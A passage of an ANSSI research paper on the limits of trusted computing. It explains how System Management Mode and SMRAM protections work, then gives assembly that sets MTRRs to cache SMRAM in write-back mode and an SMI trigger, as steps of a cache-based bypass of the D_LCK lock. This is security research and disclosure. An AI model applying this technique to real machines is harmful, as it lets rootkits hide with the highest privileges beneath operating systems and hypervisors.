ACPI and SMI handlers: some limits to Trusted Computing

Loïc Duflot, Olivier Grumelard, Olivier Levillain, Benjamin Morin

ANSSI (French Network and Information Security Agency)

Abstract. Trusted computing has been explored through several international initiatives. Trust in a platform generally requires a subset of its components to be trusted (typically, the CPU, the chipset and a virtual machine hypervisor). These components are granted maximal privileges and constitute the so called Trusted Computing Base (TCB), the size of which should be minimal. The rest of the platform is only granted limited privileges and cannot perform security-critical operations. A few initiatives aim at excluding the BIOS from the TCB in particular (e.g., Intel® TxT and AMD SVM/SKINIT). However, the BIOS is responsible for providing some objects that need to be trusted for the computer to work properly.

This paper focuses on two of these objects, the SMI handler and the ACPI tables, which are responsible for the configuration and the power management of the platform. We study in what extent these two components shall reasonably be trusted. Despite the protections that are implemented, we show that an attacker can hide functions in either structure to escalate privileges. The main contributions of our work are to present an original mechanism that may be used by attackers to alter the SMI handler, and to describe how rogue functions triggered by an external stimulus can be injected inside ACPI tables (in our case, the attacker will plug and unplug the power supply twice in a row). We also explore the countermeasures that would prevent such modifications.
Keywords: ACPI, SMM, CPU, security, trusted computing.

Part 1 — Introduction and motivation

Several initiatives aim at improving the level of trust users can have in information systems, and in computers in particular. The TCG (*Trusted Computing Group* [27]), an industrial consortium, is certainly one of the leading groups in the field. Security experts generally agree that achieving trust in computing requires a small subset of hardware and software components to be controlled and function correctly. They will indeed form the roots of trust allowing *in fine* users to trust the platform running their applications. This set of components is traditionally called *Trusted Computing Base* (TCB). Intuitively, the TCB should be as small as possible, for the verification of its correctness with regard to its specifications to be feasible, be it by means of code audit or formal methods. On the contrary, if the TCB comprises most of the platform, security assurance will be harder to achieve.

Many academic and industrial players have tried to present mechanisms that aim at reducing the TCB perimeter. For instance, technologies such as Intel® TxT [8] and AMD SVM/SKINIT [4] allow for a "late launch" of the machine that may be used to exclude the code in charge of the platform configuration and initialisation (i.e., the BIOS) from the trusted area. Several other projects aim at developing tiny microkernels that will allow different domains (e.g., operating systems) to run in parallel on the same physical platform with a high level of isolation between domains.

Indeed, it seems possible to push most of the software (and to some extent the hardware) components of the machine out of the TCB. Yet, trusted computing promoters themselves point out several important open questions. Indeed, components such as the SMI (System Management Interrupt) Handler [18] and the ACPI (Advanced Configuration and Power Interface [11]) tables will necessarily be part of the TCB. In this paper, we analyse the risks associated with the inclusion of these two components in the TCB, and the different countermeasures that may be used to reduce such a risk. Thus, we first present a new mechanism that may be used by an attacker to modify the SMI handler, and then we show how it is possible to include rootkit-like functions inside ACPI tables. These functions would only be activated upon an external stimulus such as plugging and unplugging the power cable of a laptop twice in a row.

In this first part, we present important CPU [14] and *chipset* [19] mechanisms (section 1). Then, we describe our motivations and the context of this study (section 2). Different aspects of the Intel® TxT technology are presented. This section also gives details on the attacker model considered in this paper.

The second part deals with the System Management Mode. We first give details on this mode and the way the System Management Interrupt (SMI) are handled. We then present the security features that are intended to prevent an attacker from tampering with the SMI handler. The last sections of that part describe the techniques an attacker can use to modify such a handler.

The Advanced Configuration and Power Interfaces (ACPI) is another component responsible for power management. It is studied in the third part. After explaining how ACPI tables work, we present how an attacker might modify their content as a means for privilege escalation over a system.

Finally, part 4 gives a brief summary of the results and describes potential evolutions of the technologies that would indeed increase the trustworthiness of the TCB.

1 Important details on the x86 architecture

In this paper, we only consider computers based on x86 (32 bit) and x86-64 (64 bit) CPUs. Most PCs are currently based on an x86 CPU (Pentium®, Xeon®, Core Duo^{TM}, Athlon^{TM}, Turion^{TM}). In addition, we only consider BIOS-based platforms. It is very likely that the conclusions of this paper also apply to EFI-based platforms [29] but our study did not cover such machines.

The first section describes the main components of an x86 CPU-based machine: the CPU and the chipset. It also describes how code running on the CPU configures the chipset itself and the devices connected to the computer. The reader already familiar with these notions may easily skip the content of this section.

1.1 Traditional PC architecture

Figure 1 shows a traditional PC architecture. User code (trusted computing bases, operating systems, applications) run on the CPU [14]. The chipset component is in charge of hardware device management.



Fig. 1. Traditional PC architecture (for example Pentium® 4-based architecture)

The manufacturer documentation ([14], [17]) for the x86 family CPUs specifies four different modes of operation. During boot sequence, the processor runs in real-address mode, until it is switched to protected mode. Real-address mode is a legacy 16-bit addressing mode mostly used at startup time. Protected mode is a 32-bit mode and is the nominal mode of operation on x86 32-bit CPU. Any modern operating system (e.g., Linux, Windows or Unix) runs in protected mode. Protected mode provides four different processor privilege levels called *rings*, ranging from 0 (most privileged) to 3 (least privileged). In standard operating systems, kernel code is executed in ring 0 while user programs are confined to ring 3. This prevents user programs from interacting with kernel code and data other than by using precisely defined and secured system calls. Critical operations are often restricted to ring 0. As a matter of fact, protected mode provides very useful security mechanisms such as segmentation and pagination, which will not be discussed here. As protected mode is a 32-bit addressing mode, up to 4 gigabytes of physical memory can be addressed. Virtual 8086 mode is a less often used compatibility mode which may be used to run old 8086 programs (such as legacy DOS applications). Finally, the System Management Mode is meant to be used only for hardware-triggered system management operations. In fact, System Management Mode provides a very convenient environment for power management and system hardware control.

Legal transitions between the four modes are depicted on Figure 2. Switching from protected to real-address mode requires ring 0 privileges. Switches between protected and virtual 8086 modes can only occur during specific hardware task switches and interrupt handling. Switches between SMM and other modes will be detailed in the next section. It is worth noting that x86-64 CPUs introduce a new mode of operation (IA32e) allowing the use of 64-bit memory addressing. This mode will be the nominal mode of operation for x86-64 processors. Transitions between this mode and SMM are identical to those between protected mode and SMM. For the sake of simplicity, we only consider in this paper operating systems running in protected mode on an x86 CPU. Analyses have been carried out showing that the conclusions of this paper still hold true when the target operating system is running in IA32e mode on an x86-64 processor.

1.2 Access to the peripherals

The northbridge part of the chipset [12] is connected to the main system memory (RAM) and to the graphic adapter. The southbridge part of the chipset [19] is connected to other devices (network interface controller, sound device, USB devices) through various communication buses. Power management of a device is achieved at the hardware level by modifying the content of configuration registers hosted by the chipset (northbridge, southbridge or both depending on the device) and in the device itself. These registers can be accessed from the CPU using different mechanisms [17]:

– some registers are mapped by the chipset into the main system memory space. These so-called Memory-Mapped I/O (MMIO) registers can thus be accessed by the CPU in the same way as RAM is, but at different addresses;



Fig. 2. Switching between different x86 modes of operation

- some registers are mapped into a separate 16-bit bus. These registers are called Programmed I/O (PIO) registers. They are given an address in the PIO space and can be accessed from the CPU using “in” [15] and “out” [16] assembly language instructions;
- the chipset can also choose to map configuration registers into the PCI configuration space [24]. One way to access those registers is to use two dedicated PIO registers, 0xcf8 and 0xcfc, by specifying the PCI address of the register (composed of a bus number, a device number, a function index and an offset) in the 0xcf8 register and reading (resp. writing to) the 0xcfc register to read (resp. write) the content of the PCI register.

2 Context and motivations

2.1 TCG and TPM

Among all the initiatives related to Trusted Computing, the *Trusted Computing Group* (TCG) is one of the most important. The TCG is an international organisation composed of major companies aiming at specifying components that may be used to improve the level of trust and confidence users can have in a computer. The main component specified by the TCG is the *Trusted Platform Module* (TPM [28]). On PC platforms, this module is a cryptographic component integrated to the motherboard that essentially provides asymmetric cryptographic functions.

The *measurement* function is probably one of the most important operations provided by the TPM. Measures are actually cryptographic fingerprints (hashes) of the different software components that are be run on a machine. Measures are stored inside the TPM. Basically, the model assumes that the user is somehow able to trust a set of software components (bootloader, operating system, some particular application for instance). The user wants to make sure that these components are actually those that were initially installed and checked on the platform (global boot sequence integrity property). In order to do that, the idea is that every component that runs on the machine computes a cryptographic hash of the components that it will launch afterwards and store these so-called measures inside the TPM. The TPM may *attest* its internal state at any time by signing the cryptographic hashes with an internal key. Of course, this mechanism only works if the very first component running on the machine can be trusted to measure the other components it launches. This first software component is the only one that cannot be measured and that the user has to explicitly trust. This component is called *the root of trust for measurements*. If an attacker manages to somehow modify this component or run random code in the context of this component, there will be no way for the user to trust the measurements stored inside the TPM.

On a classic PC platform, the root of trust for measurement may be static (typically, the BIOS boot block is the root of trust for measurements) or dynamic when the Intel® TxT or AMD SVM/SKINIT technologies are used (more details later).

Trusted computing, at least in the views of the TCG, is all about measuring software components and attesting the state of the platform to a remote party that will use the attested measurements to decide whether or not they shall trust the platform.

2.2 Definition of a Trusted Computing Base

One of the main objectives of trusted computing is to define a minimal set of hardware and software components called the Trusted Computing Base (TCB) that the user needs to implicitly trust in order to be able to trust the platform. If any of the components within the TCB is not working according to its specification or falls under the control of an attacker, then the platform is absolutely unable to enforce any security policy. On the other hand, even if all components outside of the TCB fall under the complete control of the attacker, the security properties of the platform will hold.



Fig. 3. Traditional trusted computing base on a system using (a) an operating system or (b) an hypervisor.

In a traditional system, the TCB is at least composed of the CPU, the chipset, a TPM (in general), the BIOS (and all the associated low level structures such as the SMI handler and the ACPI tables), the kernel of the operating system and all the applications running with admin privileges, and most probably all the devices connected to the machine (see figure 3a).

On the contrary, for architectures based on paravirtualization (see figure 3b), there exists mechanisms like I/O MMU or VT-d allowing the monitor to restrict the memory area that devices may access. In case such mechanisms are used, the TCB will typically be composed of the CPU, the chipset, the TPM, the BIOS (and the usual structures) and a minimal virtual machine monitor (or hypervisor) with its management domain (should it use one).

2.3 Restricting the perimeter of the Trusted Computing Base

As stated in the examples from the previous paragraph, it is clear that, the fewer, the smaller and the simpler the components of the TCB are, the better. Confidence can be more easily achieved for small components. Thus, different initiatives aim either at restricting the number of components inside the TCB, or at reducing the size of TCB components.

For instance the OKL4/seL4 project [10] goal is to develop a microkernel that will be able to run in parallel several operating systems and isolate them. The microkernel code is entirely proved to be conform to its specification written in a language where security properties can naturally be expressed and checked. The NovaOS [26] has very similar objectives. In an ideal world, these microkernels would implement all the privileged operations such as the overall security properties of the system always hold, even when the guest operating systems cannot be trusted.

At the hardware level, Intel® and AMD independently proposed two technologies called TxT and SVM/SKINIT, aiming at excluding the BIOS from the Trusted Computing Base through a mechanism called *late launch*. From a high-level point of view, both technologies are very similar. For the sake of simplicity, only Intel® TxT will be described.

2.4 Example of the Intel® TxT technology

The TxT technology (*Trusted eXecution Technology*) was designed to allow a “late launch” of a machine: it is basically supposed to put it into a well known software state (trusted environment). In the model, the machine is started and runs a standard operating system that does not need to be trusted. During this phase, the devices are started, initialised and correctly configured. Then, in order to launch the trusted environment, it is necessary to run the assembly language instruction GETSEC[SENTER] on one of the CPUs of the machine. This instruction will cause the CPU to stop what it is doing and send a message to the other CPUs to do the same. It then loads a piece of code called SINIT from main memory, checks the chipset manufacturer signature, and runs it. SINIT runs in cache memory only and during its execution, all hardware and software interrupts are blocked. The CPU is thus running a signed code in a uninterruptible state. The main role of SINIT is to run a trusted software component (such as a microkernel for instance), whose integrity can be verified later thanks to measurements stored in the TPM.

Late launch aims at putting the BIOS outside of the Trusted Computing Base (see figure 4), since SINIT is playing the role of the dynamic root of trust for measurement. As peripherals were already configured and running before the late launch, it is not necessary to run the BIOS at any time after the late launch. TxT also makes an extensive use of the Intel® VT-d technology: it is used to limit the memory regions that devices may access, even if these were configured by the BIOS (on purpose or not) to target memory outside of those dedicated zones. This way, accessing trusted components from a device is impossible.

If the TxT technology is correctly used, the Trusted Computing Base can be restricted to the CPU, the *chipset* (which integrates a TPM on some Intel® machines) and a minimal software component (such as NovaOS or seL4). The problem of such an approach is that the BIOS sets in memory different structures such as the SMI handler and the ACPI tables that will be used even after the late launch for power management purposes (see the second and third parts of this paper). These components may not be easily excluded from the TCB. Thus, an attacker might modify these structures before the late launch, when the machine is still in an untrusted state, in order to include a backdoor; after the late launch she would use this backdoor to run code with the highest privilege level even though the TCB is supposed to be in control of such critical functions.



Fig. 4. Example of a TCB after a late launch

2.5 Attacker model

We consider that all the components that do not explicitly belong to the TCB on figure 4 may fall under the complete control of the attacker. Moreover, the attacker has the ability to:

– either include a backdoor in the BIOS, during the manufacturing process of the machine or thanks to a firmware update;
– or alternatively take complete control of the system and gain privileges equivalent to those of the kernel of the operating system before the late launch.

In the first case, the attacker may easily include a backdoor inside the ACPI tables or the SMI handler. We will analyse in which extent such a backdoor will be usable after the late launch. In the second case, the attacker first has to somehow manage to modify the target structures (SMI handler, ACPI tables) before the late launch. We will see in the next section that chipset security mechanisms are supposed to prevent such modifications of the SMI handler.

The following sections present the way SMI handlers and ACPI tables are used by the system and for which purpose an attacker may want to modify these structures.

Part 2 — The System Management Mode

As presented in 1.1, System Management Mode (SMM) is used to run a software component called the *SMI handler* specified by the motherboard manufacturer and loaded in memory by the BIOS. The SMI handler is called in SMM to deal with events that may occur at the motherboard level (e.g., wake-up of a device such as the LAN or the USB controllers, power management of the CPU, chipset alarm for instance).

In this section, after a quick overview of the way SMM works, we present how an attacker can make use of a malicious SMI handler. Then, we show how to exploit cache management inside x86 CPUs to bypass SMM protections. A proof of concept of the attack is also given at the end of the section.

3 SMI handler

Operating systems should remain as generic as possible in order to run on a large number of platforms. In order to abstract the specificities of every each power management mechanisms away from the operating systems, motherboard manufacturers provide a component to deal with power management, the SMI handler.

The SMI handler requires high privileges to be able to access all the devices. The design choice that has been made consists in creating a special mode of operation (SMM) for the SMI handler, where no security mechanism is implemented. In SMM, paging is disabled and although it is a 16-bit address mode, all 4 gigabytes of physical memory can be freely accessed (using the so-called *memory extension addressing*). All I/O ports [14] can also be accessed without any restriction. The privilege level of SMM is thus similar the ring 0, *i.e.* of operating system kernel code.

3.1 SMM basics

The only way to enter SMM is to trigger a physical hardware interrupt called System Management Interrupt (SMI). Then, it is only possible to leave SMM using the `rsm` machine instruction (see [16]). Upon entering SMM, the whole processor context is saved in such a way that it can be restored when leaving this mode. In other words, entering SMM freezes the execution of the whole operating system and puts the processor in a special execution context. Leaving SMM restores the system state so that it is identical to what it was before the interruption (except for the modifications that were made to the saved context while in SMM, as we will see in 3.3).

3.2 SMI generation

SMIs are hardware interrupts which may only be generated by chipsets on most platforms. Many different events may trigger an SMI. They are platform-dependent. Chipset documentations (see [13] for instance) generally reference all the events triggering an SMI. On most platforms, chipsets provide a way for the operating system running on the CPU to trigger an SMI on purpose. In order to do so, chipsets provide a register, the Advanced Power Management Control (APMC) register, which causes the chipset to trigger an SMI when written to. The APMC register is a Programmed I/O register that can be written to using a simple `outl` assembly language instruction[1].

3.3 System Management RAM

In order to be able to restore the system state to what it was before entering SMM upon execution of the `rsm` assembly language instruction, the CPU must store the corresponding context in a *CPU saved state map*. Both the CPU saved state map and the SMI handler are located in a dedicated memory area called SMRAM. SMRAM is located in physical memory between addresses SMBASE and SMBASE+0x1FFFF[2]. The default value for SMBASE is 0x30000, but modern chipsets offer the possibility to relocate it either at address 0xa0000 (called legacy SMRAM address) or at address 0xfeda0000 (high SMRAM address). A third location called Extended SMRAM TSEG is possible but will not be considered here for the sake of simplicity. Tests have been carried out that show that what is true for High SMRAM is also true for TSEG.

The base address of SMRAM is stored in a CPU register also called SMBASE and can only be modified while in SMM. In fact this register cannot be directly read from or written to and shall only be modified during execution of an `rsm` instruction: SMM software can modify the SMBASE register image in the saved CPU context; then, upon execution of the `rsm` instruction, the real register will be updated with the new value specified.

3.4 Protection mechanisms

Given the level of privileges associated with SMM software, it may seem interesting for an attacker to try to replace the SMI handler routine specified by the motherboard manufacturer by malicious software. In order to prevent this, security mechanisms have been provided by most chipsets (for instance chipsets specified in [13,19]). The chipset will prevent access to both legacy and high SMRAM unless the code that is trying to access these memory areas is running in System Management Mode. As the SMI handler is stored in SMRAM, the

[1] Execution of this instruction requires so-called I/O privileges that can only be delegated by code running in ring 0, for instance operating system kernel code.

[2] Actually SMRAM can theoretically be larger than this when using *Extended SMRAM* TSEG.

SMI handler can only be modified by itself. In order to solve the problem of bootstrapping the SMI handler (remember that the CPU starts in real address mode and that the system needs to load the initial SMI handler in memory), the chipset provides a register called SMRAM Control Register (SMRAMC). Bit 6 of this register is called D_OPEN. If D_OPEN is set, the access control restrictions are not enforced; in that case, software can freely read or write data, or execute code in SMRAM, even if it is not running in SMM. The overall model is that the first component to be executed at boot time (most likely the BIOS POST function, which the security model assumes to be trusted) will set this bit, load the SMI handler in SMRAM and clear the bit. In order to prevent attackers from setting this bit and modifying the SMI handler routine afterwards, it is necessary to set bit 4 of the SMRAMC register (the D_LCK bit). When this bit is set, the D_OPEN bit becomes read only. The D_LCK bit can only be cleared with a full system reset.

4 Possible malicious use of SMM

Having depicted the way CPUs and chipsets handle System Management Mode accesses, we now show how SMM can be used for malicious purpose and discuss the efficiency of the security mechanisms described in section 3.4.

4.1 Privilege escalation and rootkit function concealment

It has been shown in [5] that it is possible to use SMM as a means for privilege escalation over a Linux or an OpenBSD system if the D_LCK bit is not set. The privilege escalation scheme allows an attacker with reduced privileges to reach kernel privileges. These aspects have been further studied in [1,20].

Very recently, it has also been shown that, under the same assumptions, it is possible for a rootkit to hide functions inside the SMI handler. Examples given include key logging functions [7,6].

4.2 Limits of the attack

SMM had not been studied from a security perspective until very recently which is why, to the best of our knowledge, no practical rootkit currently takes advantage of SMI handlers to hide itself. However, there are very strong limits that will prevent most attackers from using SMM for such purposes anyway:

– SMI handlers are platform-specific, which means that it is difficult for a rootkit to find a generic way to modify SMI handlers on a large number of platforms without preventing target platforms from functioning correctly;
– SMI handler modifications in SMRAM do not survive platform reboot as a fresh version of the SMI handler is written back to SMRAM by the pre-OS environment[3];

[3] Needless to say that this limitation could in fact be seen as an upside for an attacker looking for a stealthy *all in RAM* penetration.

– SMI handler modifications are only possible when the D_LCK bit is not set. When this bit is set, modifications are meant to be impossible.

As for the first limitation, there may be ways to design platform-independent rootkits; furthermore, this limitation may not be a real concern for an attacker targeting a specific victim. However this topic is out of the scope of this paper. The second limitation is very constraining: apart from being able to modify the BIOS or the SMI handler image that the BIOS is loading at boot time[4], an attacker cannot overtake it. Finally, one of the main contributions of this paper relates to the last limitation, which is by far the most important, as most recent platforms set the D_LCK bit at boot time. In the remainder, we show how it is possible to modify the SMRAM even when the D_LCK bit is set.

5 Cache and memory management

In this section, we temporarily move away from SMM to focus on the way memory caching works for x86 and x86-64 processors. Our goal here is to present the different ways of caching memory and the caching strategies available.

5.1 Memory caching

A cache is a memory area embedded in the CPU, on the CPU board, or elsewhere on the motherboard, that can be used to store recently accessed data in order to speed up memory accesses. When memory is cached, the first read access to a memory location will cause the data to be copied into internal or external caches of the CPU. When it is necessary to read the data back, the data can be read from the cache and no bus cycle to main system memory is necessary. Figure 5 presents a traditional cache hierarchy.

5.2 Memory types

Specifying the whole memory space to be cacheable would be a bad idea because so-called Memory-Mapped I/O devices (such as the graphic adapter) will not work properly if some memory address ranges are cached. It is thus possible to specify different caching strategies for different memory areas. Examples of caching strategies include:

– Uncacheable memory (UC): uncacheable memory ranges cannot be cached by the CPU;
– Write Through memory (WT): write accesses to memory are carried out in both cache and memory. If the write operation to memory fails, the corresponding cache line is invalidated;

[4] This could be done for instance by flashing a malicious BIOS into the motherboard, which would emphasise the platform-specificity of the attack.



Fig. 5. Traditional x86 cache hierarchy

– Write Back (WB): write accesses to memory only affect cache when performed. External memory is eventually synchronised with the cache when the CPU executes an explicit cache synchronisation instruction such as `wbinvd`, or when data is taken out of the cache. This is by far the most time-efficient caching strategy.

5.3 Memory Type Range Registers (MTRRs)

There are several ways for an operating system to specify which memory areas should be cached and which caching strategy should be used. The standard method, that we will not describe here for the sake of simplicity, is through page directories and tables. Another method is to use Memory Type Range Registers (MTRRs). MTRRs are Model Specific Registers (MSRs). They can be accessed using the `rdmsr` and `wrmsr` assembly language instructions. These instructions are restricted to high privilege level code (ring 0 code, typically operating system kernels). MTRRs can be used to specify the caching strategy for wide memory ranges. There are two types of MTRRs:

– Fixed MTRRs that can be used to specify the caching strategy of different fixed memory areas (the legacy SMRAM range is one of them);
– Variable MTRRs that can be used to define the strategy of any memory area, of any size. Such MTRRs can be used for instance to configure the caching strategy of the high SMRAM memory area. Variable MTRRs are composed of two 64-bit MSRs. One (Base MSR) is used to specify the base address of the memory area to be cached and the caching strategy; the other (mask MSR) specifies the memory area size and whether or not the MTRR is valid.

Moreover, it is worth noting that MTRR settings have precedence over page and directory settings. Page and directory caching specifications will not be checked if MTRRs are used for a particular memory location.

5.4 SMRAM and cached accesses

Manufacturer documentations do not specify whether SMRAM shall be cached or not. They merely provide guidelines for motherboard and operating system manufacturers to do the right choice. It is generally advised that SMRAM should not be cached, especially if the SMRAM address range conflicts with another memory area that should not be cached[5]. Caching high SMRAM, however, is allowed ; it is even specifically designed to be cached.

At this time, it is interesting to notice a specificity about the D_OPEN access control policy for the High SMRAM. We assume that the D_OPEN bit is cleared and the D_LCK bit is set. However, in the case of the High SMRAM, the access control policy is not enforced for write back cycles, *even in protected mode*. This means that if an SMI handler modifies the High SMRAM content when it is cached, then the SMI handler can run `rsm` to return to protected mode even if there are inconsistencies between memory and caches as write-back operations will be allowed to occur later.

6 Overtaking the limits

We now point out flaws in the overall SMM security model and show how SMRAM modifications are possible, which allow a kernel-level rootkit to hide its functions within the SMRAM.

6.1 Flaws in the security model

We know that access control to SMRAM is implemented in the chipset by means of the D_OPEN and D_LCK bits, but:

- only the CPU knows the actual location of the SMRAM (specified in the CPU internal register SMBASE), so the chipset can only protect the memory area where it assumes SMRAM lies ;
- the CPU is the one component that informs the chipset whether code is running in SMM or in other modes of operation;
- there can be differences between CPU internal or external caches and SMRAM when SMRAM is cached in Write Back mode. Code running on the CPU is free to choose the memory management strategy for SMRAM[6].

[5] In protected mode, addresses of the legacy SMRAM address range are decoded by the chipset as graphic card addresses.

[6] It is possible to do so even when legacy SMRAM is used. However caching legacy SMRAM cannot be advised because the caching strategy would also apply to legacy video RAM as both memory areas share the same physical address space.

As the CPU has sufficient information to decide whether accesses to the SMRAM should be allowed or not, implementing the access control function in the chipset seems dangerous. Actually, this separation of roles between the chipset and the CPU is the reason why the D_LCK and D_OPEN access control mechanism can be bypassed by attackers.

6.2 Caching SMRAM and consequences

A rootkit that has enough privileges to write to MSRs (e.g., running in kernel mode) can modify the overall caching strategy of the CPU through MTRRs. The MTRR that should be modified depends on the location of the SMRAM (legacy or high SMRAM). We now assume that the rootkit modifies the caching strategy for the SMRAM allowing it to be cached in Write Back mode. The MTRR modification is very simple, as shown in the following example concerning the high SMRAM:

```
/* Write to the base part of a variable MTRR */
// 0x6  specifies Write Back mode
// 0xfeda0000: base address of high SMRAM
movl $0xfeda0006, %eax
movl $0, %edx
// MSR address of the variable mask MTRR to write
movl $0x204, %ecx
// MSR[ecx]<- edx:eax
wrmsr

/* Write to the mask (size) part of the MTRR */
// 0x08: MTRR is valid
// 0xfffc0000: indicates size (at least SMRAM size)
movl $0xfffc0800, %eax
movl $0, %edx
// MSR address of the variable mask MTRR to write
movl $0x205, %ecx
// MSR[ecx]<- edx:eax
wrmsr
```

If the attacker now triggers an SMI, for instance by writing to the APMC register, the SMRAM pages that have been accessed will be cached. When the SMI handler runs the `rsm` instruction without running the `wbinvd` instruction first, at least part of the SMI handler lingers in cache memory when the CPU goes back to protected mode. Even though access control to the SMRAM memory is still enforced by the chipset, chunks of the SMI handler is maintained in the CPU cache. If the attacker now tries to modify the SMI handler, modifications will only occur in cache as writes will not be committed to memory immediately. Modification in cache is allowed as chipset access control to SMRAM obviously does not cover CPU internal caches.

At this point, two different versions of the SMI handler exist: the original version lying in the actual SMRAM protected by chipset access control, and a



Fig. 6. Overall SMI handler modification scheme

modified copy lying in CPU data caches that the attacker can modify at will, within the limits of the cache size, and that is not protected by the chipset.

6.3 Circumventing the D_LCK bit: global idea

Knowing which of the two handlers gets executed when another SMI is triggered is not easy, partly because cache hierarchy is different from one CPU to another. Some CPUs have independent instruction caches and some do not. In cases where the CPU cannot make use of an independent instruction cache, the SMI handler that will be executed is obviously the copy in the data cache. Indeed, because SMRAM is cached in Write Back mode, the cached version of the memory area is supposed to be the fresher.

If the CPU has an instruction cache, however, the answer is not as straightforward. If an SMI was recently triggered, then there is a possibility that a copy of the SMI handler is still inside the instruction cache. This copy will be identical to the original SMI handler as modifications in data caches will not be propagated to the instruction cache. So the attacker would have to make sure that there is no copy of the SMI handler within the instruction cache before triggering an SMI for the the modified copy to be executed. Fortunately for the attacker, it seems that instruction caches are flushed during switches between modes of operation (upon reception of an SMI and during the execution of the `rsm` instruction). It would indeed be peculiar (and certainly dangerous from a security perspective) to allow 16-bit code to linger in the instruction cache when the CPU is running in 32-bit mode. The bottom line is that, in all cases, there will be no copy of the SMI handler in the instruction cache and therefore the SMI handler that will be executed is always the modified copy from the CPU data cache.

7 Practical scheme

7.1 Presentation of the generic scheme

The last limitation that the attacker has to overcome is that data caches are by nature ephemeral. Least frequently used information will be written back to memory and flushed, and the operating system might decide at any time to flush the caches. Therefore, the attacker needs a way to make the modification persistent, i.e., commit the modification to main memory.

The proposed scheme is based on SMRAM relocation (see figure 6). The scheme assumes that the attacker has determined the base address of the SMRAM beforehand (see section 3.3 for details on how this can be achieved).

Source code in appendices give a proof of concept implementation of the following scheme; the code samples concern the legacy SMRAM.

1. find a 32kB contiguous memory area that is not likely to be used by the operating system ; this corresponds to the 32 kB area starting at address A=0x30000 in our proof of concept;
2. modify the overall caching strategy for SMRAM (it should be Write Back, see 6.2);
3. trigger a first SMI by writing to the APMC register. The SMI handler is run and remains in the CPU data cache. We will call this copy CV (Cached Version);

```
    outl(0x0000000f, APMC);
```

